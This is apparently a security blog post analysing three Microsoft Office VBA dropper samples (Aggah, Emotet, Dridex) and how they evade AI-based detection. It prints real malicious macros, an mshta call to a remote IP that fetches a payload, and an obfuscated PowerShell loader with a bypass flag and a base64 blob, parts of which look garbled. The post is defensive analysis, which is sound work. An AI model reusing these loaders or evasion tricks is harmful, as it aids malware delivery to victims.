


Blame the Messenger: 3 Types of Dropper Malware in Microsoft Office & How to Detect Them

May 24, 2022 | [Bar Block](#)



Microsoft Office droppers have been a favorite of threat actors for years, continuously finding and exploiting them. Cybersecurity vendors take note and block these entry routes. It's a perpetual cat and mouse game and, unfortunately, bad actors typically have the upper hand — at least for a short time. And as AI-based solutions have matured and gained market share these tools have also been targeted for evasion.

This blog will review a variety of VBA droppers that employ different bypass techniques, including an analysis of an evasion method used in the recent Emotet [wave](#). We will also introduce a Python script I wrote to increase the likelihood of detecting these threats.

You Got Malware — Aggah's Use of MsgBox Comments

[Aggah](#), a threat actor group that has been active since 2019, has delivered many payloads, mostly RevengeRAT, to numerous victims. This group is particularly adept at working with Microsoft Office documents and employs various methods in their VBA scripts to make them stealthier. One of these methods, which appears to be used to evade AI-based cyber tools, is the use of comments containing the string ‘MsgBox.’

‘MsgBox’ is a function used in VBA to prompt message boxes, which appear in many Visual Basic scripts and is usually benign. Having this string in the comments of a VBA code increases the likelihood that it will be classified as benign by an AI module. If the code is short and the lengthy ‘MsgBox’ comments comprise a substantial part of it, this will further increase the chances that it will be classified as benign.

```
Private Sub Workbook_BeforeClose(Cancel As Boolean)
'MsgBox' MsgBox' MsgBox' MsgBox' MsgBox' MsgBox

Worksheets(1).Activate
A = ActiveSheet.TextBoxes("TextBox 1").Text
At (A)

End Sub

Function At(Str)
Set wsh = CreateObject("WScript.Shell")
wsh.Exec (Str)
End Function
```

An Aggah dropper's VBA code

A Command in a Comments Stack — Emotet's Use of Random Sentences

We have seen recent Emotet VBA droppers containing long comments composed of random words. As we see in the figure below, the executed command and the variable containing it were not obfuscated, just floating in a sea of long random comments.

Using these excessive comments might fool both analysts and AI solutions (the former might miss the malicious MSHTA execution when looking at the code, and the latter might give more consideration to the benign features, aka the excessive comments, than to the malicious ones).

```
Sub Auto_Open()

" On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed
admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be
as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.

" Supported neglected met she therefore unwilling discovery remainder. Way sentiments two indulgence uncommonly
own. Diminution to frequently sentiments he connection continuing indulgence. An my exquisite conveying up defective.
Shameless see the tolerably how continued. She enable men twenty elinor points appear. Whose merry ten yet was men
seven ought balls.

///////////////////////////////thirteen more comments like the above two///////////////////////////

FF = "mshta http://91.240.118.172/ss/hh.html"

///////////////////////////////nine more comments like the above two///////////////////////////

exec (FF)

" Answer misery adieu add wooded how nay men before though. Pretended belonging contented mrs suffering favourite
you the continual. Mrs civil nay least means tried drift. Natural end law whether but and towards certain. Furnished
unfeeling his sometimes see day promotion. Quitting informed concerns can men now. Projection to or up conviction
uncommonly delightful continuing. In appetite ecstatic opinions hastened by handsome admitted.

End Sub

Sub exec(Atc)
strCommand = Atc

Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2"
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = 0
Set objProcess = objWMIService.Get("Win32_Process")
intReturn = objProcess.Create(strCommand, Null, objConfig, intProcessID)
End Sub
```

Figure 2: An Emotet dropper's VBA code, the actual commands are highlighted in yellow. Note: a few long comments were redacted, since each of them is just a compilation of random words and none of them contribute to the understanding of the code's functionality.

Homegrown Obfuscation — Dridex's Usage of Self-Created Functions

One of the most interesting droppers we have recently observed was crafted by the notorious threat group Dridex. In the following example, Dridex employs several sophisticated methods aimed at increasing its likelihood of success — delivering a payload successfully and without detection.

As we see below, the script retrieves strings stored in Excel cells and runs them through the ‘slow’ function, which returns a de-obfuscated version of its input. The first string is collected from the “B101” cell and is translated into “WScript.Shell,” the second is assembled by activating VBA’s “Transpose” and “Join” commands on the cells range “K111:K118.”

```
//////////Irrelevant code- redacted//////////  
Private Sub tools_Layout(ByVal Index As Long)  
    h (4589555): find  
End Sub  
  
Function slow(a As String)  
    p = 1: o = Len(a)  
    For i = 4 To o Step 3 + p  
        slow = slow + Mid(a, i, p)  
    Next  
End Function  
  
Function h(s As Long)  
    h = slow(Cells(101, 2))  
End Function  
  
Sub find()  
    landing: On Error Resume Next: WScript.Quit = "" &  
    CreateObject(h(9)).Run(slow(Join([TRANSPOSE(k111:k118)], "")), 0, False): Debug.Print  
    ActiveWorkbook.Close False  
End Sub  
  
//////////Irrelevant code- redacted//////////
```

The Dridex dropper's VBA output. Note: some parts of the code were redacted, since they are irrelevant to this blog.

After retrieving the data from the cells, the following is received:

```
CreateObject("WScript.Shell").Run("wmic "pRoCEss" 'call' creAtE "PoWErSheLL -NOpr -noNinTERAcTIVe -exeCUTIonpOLic BYpASS $GAB =([CHaR]34).TOStriNg() ;$PJ=([CHaR]44).TOStriNg() ;iex( \"si vARiaBIE:frle ([tYPE](${GAB}{0}{3}{1}{2})${GAB}-f'sY'${PJ}'t'${PJ}'EM.conveRt'${PJ}'S') ); Set (${GAB}t${GAB}+${GAB}H0${GAB}) ([tYPE](${GAB}{0}{3}{5}{7}{1}{6}{8}{4}{2})${GAB} -F'I'${PJ}'n.cOmPReSSION'${PJ}'E'${PJ}'O.cOMPR'${PJ}'d'${PJ}'ESsI'${PJ}'M'${PJ}'o'${PJ}'o') ); sET('a3'+zWr5') ([tYPE](${GAB}{1}{0}{3}{4}{2})${GAB} -f'sTem.Te'${PJ}'sy'${PJ}'iNG'${PJ}'x'${PJ}'t.enco d')) ;& ( '${pSh`omE}[4]+${p`shoMe}[34]+X') (&(${GAB}{0}{2}{1})${GAB}-f'NEW-o'${PJ}'T'${PJ}'bjEc') (${GAB}{4}{2}{1}{3}{0})${GAB} -f'Er'${PJ}'ReA'${PJ}'rEAm'${PJ}'D'${PJ}'SyStEm.io.ST') ((&(${GAB}{0}{1}{2})${GAB} -f 'NEW-ob'${PJ}'jEc'${PJ}'T') (${GAB}{1}{7}{4}{6}{5}{0}{3}{2})${GAB} -f'fl'${PJ}'s'$PJ'm'${PJ}'ATEsTREa'${PJ}'.CO'${PJ}'e'${PJ}'mpREsSloN.d'${PJ}'yStem.lo') ([lo.MEMorYsTr eam] ( VaRiABLLe fRLE -VAIUEO)::(${GAB}{0}{3}{1}{2})${GAB} -f'fRO'${PJ}'64'${PJ}'StRING'${PJ}'MbaSe').Invoke( ${GAB}{75}{59}{54}{6}{0}{22}{56}{7}{10}{52}{70}{17}{39}{1}{63}{43}{47}{73}{55}{61}{45}{12}{60}{62}{30}{28}{35}{23}{42}{50}{5}{32}{44}{11}{58}{71}{29}{27}{8}{33}{78}{14}{49}{51}{38}{15}{53}{37}{34}{36}{81}{26}{2}{31}{57}{72}{9}{48}{68}{74}{40}{3}{79}{16}{69}{46}{67}{66}{41}{18}{20}{13}{80}{77}{4}{21}{19}{76}{25}{24}{65}{64})${GAB}-f'qgY81M3C/jBNAGGgIEAQxwMccCFbrIAkgAfBiRwQGO/rMWB6RvopgR0icOTgEVuH5jHthaAkRsdSKCgj21AYB'${PJ}'atqz4ekQpMIHDw/xkrbY7Txo7NpgDS6cOjjqlzdl44bC9yzwOJT48gQreIXYBn/l'${PJ}'cp2rCWQNleDleJNUMCtTERb/nw2RLyfHZtGbu5udnvFy2borgl20XEVOJsm+UxFMSadZR8RxVw9Oi0beZF7'${PJ}'qZLMClvw/dREeCydHa0XuYvdjprmw8emRi9eiSmDjmXHuys0/f7sNPpeFBqa4LarjCTSTaF3e1Coo5gsfVYSej5X11966ENO7/RL/FRbxDOukL'${PJ}'GSmS/LSKzxPhPSQTFCa77sHsjdeHhBaq08liXZsESTv2uNK3e6Umguyr3zzOpM8enHZFIln9FmpDuLw4+lcGsSyuf0kU'${PJ}'hyQ5cHILLpl3mCH1ZJuWMhOebkaUnxPrmsKGajkEO'${PJ}'y8vfzG/AG4SsPYTNQDcl2//uC/9Fxj6ubHgnx/k5wf2+UFsvOLbIlyj3LU/+A4IFdOP/qibxDfKR/Cvm0MKmrpb9sl2+U/lf/ul/th9/r5hEkApwCOo zw8aIG/oQA/OblZ8YNRPfUAbD'${PJ}'+cuuo0XbeGldb'${PJ}'eg0QWaNm5hFJfKoSh5USEls4c1a8KEaRdg1uMmwZegxjWALclYvOm4PbGViWnEKM7po+viMZjQ5moevGy9AXIFM70ZVpE+LhCvzDeadEsiu4+jQ1KjbdRPMRmpfF4o7fY8Une7aKtiPzZAMvH1hU5DfOUY94SqqmfK'${PJ}'LMM144kqh1'${PJ}'N3WfX0lFrissieQGfBrACC+hUBiRbPPBkcV1eepF7palumw0TzWa8iR6pFT2RxCC/du'${PJ}'f3yh'${PJ}'mLPrddazxvvlhQcInYhWeayU82nOfXNAhstTFoqO096T9cDwDs5zY5wvJoR08BdKIJgKK'${PJ}'FTn'${PJ}'mDHy2MwWsc4JILHVaSmjQv0alKUqze4e6zcO1lXh9HfQx640xnx3MzuYwVH/1rhQD8'${PJ}'yTWPvb+E1JCujhlPbHcxTNZewU6IDC8WEc+JER6'${PJ}'14bl9XC1Y+zleSMtyftuvU7ntvGSdlcm036XKceUnOv7dKGGvHlcdb9eDpnC0hXWIFP4bOG53K5'${PJ}'sAalyFPlizNgeOTF22ZgjvTaYh'${PJ}'orUNbl'${PJ}'oOISDEmqn7V1WV1SkdKk7DjlDUcljvp6hWHh7/y17tMm96Nq'${PJ}'W+g3f3vL7JD7FJdSuFZvV1WVFMyOe4/s50y+VG4akuqNPQr+IBbkrE'${PJ}'mJz2bcwfd03tHRU5Mg33Mu+lZ/0XcUbZzu'${PJ}'7fLAEK'${PJ}'VR6g5Jvf3O4+jeJgVbefdRPVcnZ15iyA9Ggg5ue+SU37WJgfzhHtAL51kXwDeOVWEEmQ52Em'${PJ}'f1U7xE/2qLHSaHvF/bDv2779KgY3iHT4/7LklyDx+e/mAultNTb2sOjtzfQjKC+bfvh6qoPHRftD2kA'${PJ}'//Vt29vLXRdrWA6urbW5JtzetW83wVbF/05P51QrZopPP3YwxYyou//fizqPsq+ra0PEZfGMfnT4x/VYTFJgtmgcwX9duP/9SE'${PJ}'yKMqt61zTO03aw4fjDhBJG'${PJ}'iMG1U60PkipCgcJrFIErCE/Ts'${PJ}'BFdV'${PJ}'iDvcRorVBgCnBgmIPPOlifiWpWG7RJTVvVLAwh5IPpyOnreZ5vg1t0Dut6StYaRm+'${PJ}'UwKpDqaqlgshbvUsnNkkDzFNAz0HYpS5nz+B4z0ffaqlndNsHeH0uDccnEe3dUuH3CSlwt5bYDS0kpRwN5AKfnlja4bBNFvCd8U6CSQ6mDUIDjdSbrnQIByL0xFFnszMVVNRF72nFN79jjmvixpd'${PJ}'GuQavfmng46HUtNS+vDPIrGi44wJ8800'${PJ}'SBLCJwp'${PJ}'tprUx4iVlkXuZ'${PJ}'aOmbDDgb/k+'${PJ}'rxKdT3wJkB4sEXUPFJ7XRNTQ6gFZp9P'${PJ}'akQj/iWbR38id9jmpC26BiB5DeFe'${PJ}'ablcvV2'${PJ}'J5+CKoUhV6YPIWhdUF4O8wiyPSAjGZmCjKNaG9jy12WohKUlIOZIsYBaFniTKY'${PJ}'f60maREToi2JLxiPPpHHpmW2kLI4iX1K'${PJ}'/Dhf4PO4L12YncrCC/SW7xM52kM41qu1JWfWD'${PJ}'1XbNruMSrM+46CxkYU9PI5zd1lQG3xBqsR1aNGKpX57iLrKOquHn'${PJ}'EdxNTSazsiNXu/LP1SPS8r67YJTujaEa6nmkkaiBAHCfUzrW1O8W603V67TI/xCinOVA8VWWUeH'${PJ}'ELPdoi'${PJ}'tDsg2eSY4lUx9iMiEBOpINiaOA
```

To de-obfuscate this part, I replaced every “\${PJ}” and “\${GAB}” mentioned in comma and quotation mark, respectively. I also replaced the indexed placeholders with the appropriate strings and removed unnecessary characters, such as backticks.

This resulted in the following code:

```

wmic "pRoCess" 'call' create "PoWERShell -NoP -NonInTERActIve -exeCUTionPoLIC BYPASS
$GAB = ([Char]34).ToSTRing(); $P = ([Char]44).ToSTRing();
lex ("`$`" vARiaBle:frie ([TYPE]("SYSTEM.convert"));
Set ("tH0") ([TYPE]("IO.COMPRESSIoN,COMPRESSIONMode"));
SET ("a3zMr5") ([TYPE]("System.Text.encoding")) ;
& ( $($pShowE)[4]-$($pshoMe)[34]+`X") (&("NEW-objEcT") ("SyStEm.io.STrEAMreADER") ( ( &("NEW-
objEcT") ("SyStEm.io.ComPRESSION,DeflATEStREAm") ([Io.MEMOrYStream]) ( VaRIABLE FRLE -
VALUeO) : ("fROMBaSe64StRinG").Invoke
("bVcJ6N1sVp4rpDlqjQg7tMN/c1d5ExeoASjTkNqcNyMdGgWm10q/v6R6Z3bfai3hPCLii4iMzMgMm3BvEr1m6iv85
q6V7y/Fx7KhlGb6v99e5PD0T/zX921nS09/bln2d395F19eFe5tSpd79yKa1nhPxvBfZg/AG45sPYTNO0e12/
Uc/9Fx5j6ubHnx9/k5w2+UfsVs0LbTyJ3Lu/+44tFDp/q1b0Qdr/Cvn#MmNbpr9sT2u+/f1/u/f1z/h9/r5heApwco
ozmBa1G/oA/oBzLBYNRPfUabBQgY81M3C/|BNAGhGIEAxQmCcCfbRikAgfB1RwQGD/rM#B6RpvgP8Ric8tGeVuH5
JhthaAKrSdSKG12+j978FLAEK0G1+me/AfGIAIT003rsJfIgc+A5Fe97Wv1aL+wRAC9v59pEuLM+r+cuu0XBxGd
ln3WFx80FIRlssleQGFB+ACC+uH81RpBPKcVleepF7paUmw7tWa81R6pFT2RxCu/duAf3TGFEG6P8uH2dJ+5+rj
AEQu2+d+ajbBfG5Eind95QkPu/oS2BZ8DsAaIyPlizNgEBT22ggjvTaHf60mRaTeoi2jLxiPPpHMw2kL14ixXK
atqz4eQkM1Hw/xkrBv7Tx07mpG5c0bj9zLid14acB9yZmDfT48gReIxyBn/Iwp4vFc4bElPdiziRhrHkyNkqnp
y5QrcRxsQ5L40kHw/xP0emU23zL164uJh5asB921wMzL27XNz183p101uM93DfDzB4M6BqVku/HQb0UckGUgPMw3vfbh
qTa3ns1093GkQ0g/GFH5GNXniQ3KnbA61dt4Bx8yfub1843n051CnLPrddazxvvh1CnInYhLeay82n0fxNxHst
TfQg086976CtDw5z2y5wvJ0r88Bdk1gKkLg1+CtLwNaBjlrn=63StGrF+dccgsozgCZrcMgPtpnYrEt5HwseK4R1x5s
amWkDp0aq1LgsBwhUsNskDf2NaZ0H8yP5nBz+42F0ffaq1ndNshHedUcnnE3du3hCs15Lw5bD85pkpRmN5f1nje4
bBNFvCdu806CSQ6nDU1DjdSbrnQIByL0xFfNs2mMVNRF72n/FN79jyjmvi xpdbfDrxKtD3jMjk84sEXUpF7JXRNTQ6gfZp
9PVRe6g5Jyv304+je1gBvdefRpvCnYi59GhSue+SU37WgjzFhZtHAl0eOvMnQ52EmDntSazs1NxU/LP15
P85r67Y7Tuja+a6nmkka1BAHFcUzrW0DmB63V6771Cn1oV8AW8VwJleH93ghy5Cn1llP1m3Ch2Zu1wHbObkaUpx
rmsKgAjkeD5BLcJwpDtsg2eSY4lu*x91M1Eb0pIn1a0M13l2z2qLjK1x1scfPyhX8SKPHR0hJ1cEzUfbun2X7uLlev1
k0drBcrNdg9A1zdY/187XnpG4peBzrg77v1Y7BwHn2R4hLz1xU0Lh9H2t2L1hnskub/ED/3u1h+1z3FygBd7dw
1KJFFF+FagZd/XdadaBu+WasAtaV8KsR6TSP1p1fW1Ms7jw1HptWnH4Qf2ts1DcBvR8ngBnMgP0l01fipMg7R
JTVvLvlMaH5IPpyOnreZ5vg1t8DUT65tYRaRn+1MG1U60pK1pCgjCjFIERCE/Tseg8QwahMh5FJvFkoSh5USE5c1a18k
EADr1uMhZewJgxLALy1Cv0n4P6VhInEM7Kp0+v1MzQ5moe6y9AxMf782Pve+LhCvzdeadEsu4+jQ1j0dRPMR
npff4a7Fy8une7ktiPzZAMh1huS0F8v94sQmfpkttrpUx41Vlk1x2Pf7cf1qEgesAulGdzg7Y4xKcd1xt1+8
6LnkrDHy2MwWsc4JILhvAsmJjQv0a1kUqze4e62c011Xh9HfQx640anx3MzuYwH/1rhQ08ukSrYl0g+0E2Jn3Km13
C1K7T17X87R80FgN1G15hpEc515+CoKuHwV5Y1hWdfu408+wjy5AJg2CmJNkaG9yj12w0hku1Tz1sBfaYt1KvYt
E1J3Cujh1PbHxNxTzNe6U6LDC8wC+JER6B17s3YAUhPwR0Wsgs650v81bmLgjh1abcV2a0mdObDgB+k+akjQ
/iwBr381s9jmpC26B15DfEnByKmqt61zT03am4fJdhBjGcp2rCwQn1eD1e3NUmctTerB/nw2RlyfH2tGbuSudnVfy
2borg12X0EV0Jsu+UxFSad28RwXk901b0eT2FQg0auFnng64HtUnk5+vDp1+l4w4u880E0nS9Q+jc+b1LIM44Kgh
1eCvGd09Q7C7510x901SR1HpgPNyDmBV85j028TSB8VwZMs7wQ1o85zg67M4K1Bf861rCch1J2LgGd1Bw2N
1+f4w6BnLzDChc/y5GTYdxQrIgSa3u14ljjw3E/6ekKhn+rxuhSuWjy1m9h5MsSu41Qv/qMzTd4t2+fH8kbn8zNcy
0W1Q9rgQwF8R71J7d9uqXwLw/Dfh4P04L12yNrrCf/SWx7Ms2Km41q13nfWqDzLmcwv1/dReeCydHa8uYvdjpr
WPvB+ElJ3Cujh1PbHxNxTzNe6U6LDC8wC+JER6B17s3YAUhPwR0Wsgs650v81bmLgjh1abcV2a0mdObDgB+k+akjQ
+iwBr381s9jmpC26B15DfEnByKmqt61zT03am4fJdhBjGcp2rCwQn1eD1e3NUmctTerB/nw2RlyfH2tGbuSudnVfy
2borg12X0EV0Jsu+UxFSad28RwXk901b0eT2FQg0auFnng64HtUnk5+vDp1+l4w4u880E0nS9Q+jc+b1LIM44Kgh
1eCvGd09Q7C7510x901SR1HpgPNyDmBV85j028TSB8VwZMs7wQ1o85zg67M4K1Bf861rCch1J2LgGd1Bw2N
PmNmCkKXppgC6DG/Ukw3Mz7P1C17mcywvD5Lb1PegAc515tCnD2j1s2r/FrPyy55xdfj5Vz8rMUYQmJ2Hf1f9gclig
I2o1DpZosw5jv5J2JwK/bg9QxU20Kdw5n1c1w61jy4GwZYEcblqTee9kPc3uJh2IxMt318V8m5DnsRbixaHhYAxP7Gh
Jz8Q1I1DF52B4Ag5+j3GMXbZmDzrnru+rT1w/yG81mMyExkpVfx1bNuRmMsR=46CxKyU9P15zdl1Q3GxbsQzLan
Kg5X71LkR0euHn0UR1b1w4+g3f37J07dJsfU2V1WMy0de4/s58y+564u4kQnPQ+1brk0EfTntCkBwFbzKu1
Yw9/YGP5gFf2dWbK9RcN3a0v12YSHhDvBzC46d0deis8+tpcnLs41A1e0WmhdxFUbd3d1j1PGRV2rDufMfJQMaE
3MqjdSpUPv3GKd1hEn3NADW8s1dLw5J1ldh1bOTSpv880a1GSmS/LSkxPfQScTf77hsjosehBnq881ZxSe
tu2Nk36L6mu9y3zz0p8enH2fN9mfpuLw4+1cg5sy0fukLmz2cbwfdu3tRhuMs33mz1e2/ZCubZzzuo1IDSe
qn7V1W1Skdkh7DjIDU1jvp6W4hnh7/y17thm96NgwXQP7214/t7Fp94++/Vt29vLxrdrM46urBn55tztetw3BwF/b5
P51QzPop3P5Yxwvou/|fizQPsqr+BaPEZfMgn4Tx4/VYTfJgtngcwX9du0/P95EfU7y2/E2pl2h5sLhsAvB/b0v2779KgY3
1HT4/7LklyDx+e/maUltNtb2djtzfjCk+fbvH6qoPQRfD2kAb1Le/1c7vpzeJmluM4Q50MPPF2C3vzbzr38Zd
FQH17kvgd4+ziLgGVFC3V/GvKvrl1+R8pD+hHv1s1v+6+/*rkaX7XkTyff0Mu2q8u4lR+y6xNz1C8+d4v70d1uOfwB
r9fcP8f3//0gWu3YgBoe17WfJ/zF127ubCht3K5B/TfHtC+/nr5I82A239Ygj2+ApB/xgv7M2Qvb9s5Wt8b0xpH
PzfIt8/tbgTbUgZvGpTw("), ( G ("tH0") -valuE ) : "DeCoMpRess" ), ( gCI
("wArIAble:a3zMr5") ).( vAlUe :"utF8" ).( "readToend" ).Invoke ( )"

```

This is obviously obfuscated as well — the main executed string is base64 encoded and deflate compressed. Of note, the attackers went the extra mile and tried to hide their use of the ‘iex’ command (short for ‘Invoke-Expression’) by retrieving the characters ‘i’ and ‘e’ from the value of the environment variable ‘pshome,’ which contains the path to the PowerShell directory, as can be seen in the highlighted section above.

After base64 decoding and decompressing the base64 encoded string, yet another obfuscated string is received.

```

